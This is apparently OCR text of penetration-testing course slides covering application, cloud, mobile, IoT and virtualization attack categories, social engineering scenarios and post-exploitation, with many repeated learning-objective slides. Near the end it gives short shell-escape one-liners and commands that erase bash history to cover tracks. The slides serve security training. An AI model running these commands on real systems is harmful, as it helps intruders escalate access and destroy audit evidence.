  - TOCTOU
  - Mutex (Mutually Exclusive Flag)
  - Deadlock

Application Vulnerabilities



Application Vulnerabilities

Integer Overflow

Integer	Bounds
8-bit, signed	256 (-128 to +127)
8-bit, unsigned	256 (0 to 255)
16-bit	65,535
32-bit	4.2 million
64-bit	18 quadrillion

Application Vulnerabilities

- Broken Authentication
- Insecure Direct Object Reference (IDOR)
- Improper Headers

Application Attacks

- Directory Traversal
- Cross-Site Scripting (XSS)
  - Persistent
  - Reflect
- Cross-Site Request Forgery (CSRF)
- Session Hijacking
- Session Fixation

Application Attacks

- **Injection Attacks**
  - SQL Injection
    - Blind SQL
    - Boolean SQL
    - Stacked Queries

Application Attacks

- XML Injection
- XML Bomb (Billion Laughs attack)
- XML External Entity Attack (XXE)
- LDAP Injection

Attacks and Exploits Terminal Learning Objectives

Given a scenario, research attack vectors and perform network attacks

Given a scenario, research attack vectors and perform wireless attacks

Given a scenario, research attack vectors and perform application-based attacks

Given a scenario, research attack vectors and perform attacks on cloud technologies

Explain common attacks and vulnerabilities against specialized systems

Given a scenario, perform a social engineering or physical attack

Given a scenario, perform post-exploitation techniques

Attacks and Exploits Terminal Learning Objectives

Given a scenario, research attack vectors and perform network attacks

Given a scenario, research attack vectors and perform wireless attacks

Given a scenario, research attack vectors and perform application-based attacks

Given a scenario, research attack vectors and perform attacks on cloud technologies

Explain common attacks and vulnerabilities against specialized systems

Given a scenario, perform a social engineering or physical attack

Given a scenario, perform post-exploitation techniques

Scenario #4

Your client uses a public cloud service provider to host their applications and store their data. They have implemented several security controls and configurations but are concerned about the potential vulnerabilities and attack vectors that could lead to unauthorized access or data leakage. They have asked you to assess the security of their cloud environment.

How would you research attack vectors and perform attacks on cloud technologies to assess the security of the client's cloud environment?

Cloud Attacks

- Credential Harvesting
- Account Takeover
- Privilege Escalation
  - Vertical
  - Horizontal

Cloud Attacks

- Misconfigured Cloud Asset
- Cloud Federation
- Identity and Access Management (IAM)
- Object Storage

Cloud Attacks

Vulnerabilities in Containerization technologies

- Embedded malware
- Missing critical security updates
- Outdated Software
- Configuration defects
- Hard-coded cleartext passwords

Cloud Attacks

Metadate Service Attack

Server-Side Request Forgery (SSRF)

Software Development Kit (SDK)

Cloud Attacks

- Resource Exhaustion
- Malware Injection Attacks
- DOS
- Side-Channel
- Direct-to-Origin (D2O)

Attacks and Exploits Terminal Learning Objectives

Given a scenario, research attack vectors and perform network attacks

Given a scenario, research attack vectors and perform wireless attacks

Given a scenario, research attack vectors and perform application-based attacks

Given a scenario, research attack vectors and perform attacks on cloud technologies

Explain common attacks and vulnerabilities against specialized systems

Given a scenario, perform a social engineering or physical attack

Given a scenario, perform post-exploitation techniques

Attacks and Exploits Terminal Learning Objectives

Given a scenario, research attack vectors and perform network attacks

Given a scenario, research attack vectors and perform wireless attacks

Given a scenario, research attack vectors and perform application-based attacks

Given a scenario, research attack vectors and perform attacks on cloud technologies

Explain common attacks and vulnerabilities against specialized systems

Given a scenario, perform a social engineering or physical attack

Given a scenario, perform post-exploitation techniques

Attacks on Mobile Devices

- Reverse Engineering
- Sandbox Analysis
- Spamming

Mobile Device Vulnerabilities

- Insecure Storage
- Passcode Vulnerabilities
- Certificate Pinning
- Execution of Activities Using Root
- Permissions over-reach
- Biometrics Integrations
- Business Logic Vulnerabilities

Mobile Device Tools

- Burp Suite
- Drozer
- Needle
- MobSF
- Postman
- Ettercap
- Objection
- Android SDK Tools
- Androzer
- apkX
- APK Studio
- Frida

IoT Vulnerabilities

- Insecure Defaults
- Cleartext Communication
- Hard-coded Configurations
- Outdate Firmware/Hardware
- Data Leakage
- Use of Insecure or Outdate Components


Attacks on Internet-of-Things (IoT)

- BLE Attacks
- Special Considerations
- Fragile Environments
- Availability Concerns
- Data Corruption
- Data Exfiltration

Data Storage Vulnerabilities

- Misconfigurations
  - Cloud
  - On-premises
- Lack of User Sanitization
- Underlying Software Vulnerabilities
- Error messages and debug handling
- Injection vulnerabilities
  - Single quote method

Management Interface Vulnerabilities



- Intelligent Platform Management Interface (IPMI)
- Supervisory Control and Data Acquisition (SCADA)
- Industrial Control Systems (ICS)

Vulnerabilities in Virtualized Environments

- Virtual Machine Escape
- Hypervisor Vulnerabilities
- VM Repository Vulnerabilities
- Containerized Workloads

Attacks and Exploits Terminal Learning Objectives

Given a scenario, research attack vectors and perform network attacks

Given a scenario, research attack vectors and perform wireless attacks

Given a scenario, research attack vectors and perform application-based attacks

Given a scenario, research attack vectors and perform attacks on cloud technologies

Explain common attacks and vulnerabilities against specialized systems

Given a scenario, perform a social engineering or physical attack

Given a scenario, perform post-exploitation techniques

Attacks and Exploits Terminal Learning Objectives

Given a scenario, research attack vectors and perform network attacks

Given a scenario, research attack vectors and perform wireless attacks

Given a scenario, research attack vectors and perform application-based attacks

Given a scenario, research attack vectors and perform attacks on cloud technologies

Explain common attacks and vulnerabilities against specialized systems

Given a scenario, perform a social engineering or physical attack


Given a scenario, perform post-exploitation techniques

Scenario #5

Your client is concerned about the potential for social engineering attacks against their employees and wants to assess their susceptibility to such attacks. They have asked you to conduct a social engineering attack simulation against their employees to determine how they would respond.

How would you perform a social engineering or physical attack to assess the susceptibility of the client's employees?


Social Engineering Attack Types



Methods of Influence:

- Authority
- Urgency
- Social Proof

Social Engineering Attack Types





Methods of Influence:


Scarcity

Likeness/Likeability

Fear







Attacks and Exploits Terminal Learning Objectives

Given a scenario, research attack vectors and perform network attacks

Given a scenario, research attack vectors and perform wireless attacks

Given a scenario, research attack vectors and perform application-based attacks

Given a scenario, research attack vectors and perform attacks on cloud technologies

Explain common attacks and vulnerabilities against specialized systems

Given a scenario, perform a social engineering or physical attack

Given a scenario, perform post-exploitation techniques

Attacks and Exploits Terminal Learning Objectives

Given a scenario, research attack vectors and perform network attacks

Given a scenario, research attack vectors and perform wireless attacks

Given a scenario, research attack vectors and perform application-based attacks

Given a scenario, research attack vectors and perform attacks on cloud technologies

Explain common attacks and vulnerabilities against specialized systems


Given a scenario, perform a social engineering or physical attack

Given a scenario, perform post-exploitation techniques

Scenario #6

You have successfully gained unauthorized access to a client's network as part of an authorized penetration testing engagement. Your next task is to perform post-exploitation techniques to assess what an attacker could potentially do after gaining access to the network.

How would you perform post-exploitation techniques to assess the potential impact of an attacker gaining unauthorized access to the client's network?



Privilege Escalation

- Horizontal Escalation
- Vertical Escalation

Privilege Escalation

Upgrading a Restrictive Shell


python -c 'import pty;
pty.spawn("/bin/bash")'

perl -e 'exec /bin/sh";'

Using VI

:set shell=/bin/sh

:shell



Detection Avoidance

- Exploit Technique
- Living off the Land (LoL)
- PsExec
- Windows Management Instrumentation (WMI)
- Windows Remote Management (WinRM)


Covering your Tracks


- Erase, modify, or disable evidence
- Clear Log files
- Delete executables (malware)
- Hide files and folders

Covering your Tracks

- Timestomping
- Bash

```
# export HISTSIZE=0
# echo “” > ~.bash_history
#history -c
```





Reporting and Communication

Exam

Reporting and Communication makes up 18% of the exam.

Expanded to focus on the importance of reporting and communication in an increased regulatory environment during the pen-testing process through analyzing findings and recommending appropriate remediation within a report

Reporting and Communication Terminal Learning Objectives

Compare and contrast important components of written reports.

Given a scenario, analyze the findings and recommend the appropriate remediation with a report.

